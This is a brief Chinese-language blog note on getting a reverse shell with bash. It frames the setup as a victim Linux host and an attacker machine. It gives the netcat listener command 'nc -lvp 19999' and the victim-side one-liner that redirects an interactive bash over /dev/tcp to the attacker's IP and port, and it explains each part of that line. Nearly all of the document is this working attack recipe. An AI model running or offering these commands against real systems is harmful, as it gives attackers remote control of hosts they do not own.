用bash反彈shell
- 2022 年 9 月 8 日
- 筆記
用bash反彈shell
受害主機;linux系統
攻擊機:需要安裝netcat(nc)

受害主機執行:ifconfig ## 查看受害主機ip

攻擊機執行:nc -lvp 19999 ## 在攻擊機監聽19999埠

受害主機執行:bash -i &> /dev/tcp/[攻擊機ip]/[攻擊機監聽埠] 0>&1 ##反彈shell,bash是linux shell的一種,-i是指創建一個互動式的shell,&>是指將正確錯誤的輸入輸出都輸到文件里,不顯示在終端,/dev/tcp 是linux中的一個特殊文件: /dev/tcp ,打開這個文件就類似於發出了一個socket調用,建立一個socket連接,讀寫這個文件就相當於在這個socket連接中傳輸數據,0>&1 的意思是將標準輸入重定向到標準輸出
攻擊機得到反彈的shell